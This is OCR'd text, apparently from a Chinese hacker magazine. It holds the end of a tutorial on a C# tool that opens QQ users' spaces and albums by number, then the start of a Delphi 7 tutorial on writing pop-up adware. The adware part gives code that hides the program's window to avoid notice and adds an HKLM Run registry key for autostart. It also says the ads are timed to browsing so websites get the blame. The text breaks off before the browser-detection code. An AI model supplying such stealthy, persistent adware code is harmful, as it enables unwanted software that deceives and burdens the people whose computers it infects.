



图 3




图4





图5

者Microsoft Visual Studio 2005，来创建一个C#的Windows应用程序，并在里面放上两个textBox，一个用来收集用户输入的QQ号码，另一个用来查看相应的照片。再放上四个button按钮和一个webBrowser，这些我们都可以在工具箱里找到。放好后的程序界面如图3 所示。



接下来就是一句代码的填写了，主要就是Microsoft Web浏览器的Navigate方法的使用。大家可以理解为这是一个函数，里面填写的则是需要打开的网址，比如要打开http://www.hackerxfiles.net/，那么我们只要在一个button按钮下写上**webBrowser1.Navigate("http://www.hackerxfiles.net/");**就可以了，很简单吧！

来实现我们的第一个功能，其实也就是把上面的**webBrowser1.Navigate("http://www.hackerxfiles.net/");**替换成**webBrowser1.Navigate("http://izone.qq.com/client/blogMain.htm#uin=" +textBox1.Text);**。textBox1.Text就是使用者输入的QQ号码。至于查看相册的那个功能也只要把它替换成**webBrowser1.Navigate("http://photo.qq.com/cgi-bin/portal/cgi_portal_list_album?uin=" + textBox2.Text);**就可以了。我们只要把这三行代码写在三个不同的按钮里就完成了。textBox2就是用来收集用户直接输入的网址，比如我们得到的相册地址。相信菜菜们现在都会编写了吧！我们一起来看看效果吧，如图4、图5，图6，怎么样，很酷吧！

（文字中涉及到的源代码及编写好的测试程序已收录在光盘中）

文章难度：★★★★
文章阅读点：使用delphi7如何的编写出一个弹窗广告插件

# 教你用delphi编写弹窗广告插件

雪狐

对于流氓软件和恶意插件，相信读者们都一定听说过，也碰到过。这些讨厌的东西会改掉我们的IE，时不时的弹出广告。更令小菜痛苦的是这些东西使用杀病毒软件还检测不出来，只好使用360安全卫士、卡卡安全助手或黄山IE修复专家等来查杀及修复系统。那么，这些讨厌的广告插件到底是如何实现的呢？下边，我们就从编程的角度来看看它们的奥秘（我们使用delphi7来编写）！

### 第一步：运行delphi7

这一步大家都会吧，delphi7是一个可视化的编辑器，运行后程序会自动给我们建立一个窗体，便于我们操作。我们的弹窗广告就是在form1窗体上编辑出来的（图1）！




图1

### 第二步：使广告程序开机自动运行与隐藏

双击那个叫做form1 的编辑窗体，在弹出的代码输入框中填入以下代码，实现程序自动写入注册表的功能，以达到开机自动运行的目的。

```
procedure TForm1.FormCreate(Sender: TObject);
begin
Application.ShowMainForm:=False; //隐藏form窗体，这样做是为了不易被人发现!
reg:=tregistry.create;
reg.rootkey:=HKEY_LOCAL_MACHINE;
reg.openkey('SOFTWARE\Microsoft\Windows\CurrentVersion\Run',true);
reg.WriteString('ScanRegistry','ad.exe');
reg.closekey;
reg.free; //写入注册表，目的是开机自动运行，本例中自动运行ad.exe，最后把程序保存为ad.exe
```




图 2

另外需要注意的是，在uses 中一定要添加registry，在var 中要添加 **reg:tregistry;**。这点很重要哦，不然程序就不能运行了！很多小菜在编程的时候都不注意这点，致使整个程序不能运行，却又不知道错误在哪里。做完这一步，我们的程序就可以写入注册表喽！




图 3

### 第三步：检测浏览器是否运行

弹窗广告插件一般都是在浏览网页的时候来弹出广告，这样做的目的是为了嫁祸给你打开的网站，以为是浏览的那个网站弹出的广告呢，这样可以更好的隐藏广告插件。

下面我教大家写一段代码，来实现这个功能！在form1 窗体上添加一个时间控件 timer1，如图3。就是 system 里面的那个小时钟，很好找的。然后双击小时钟 timer1 时间控件，添加如下代码：
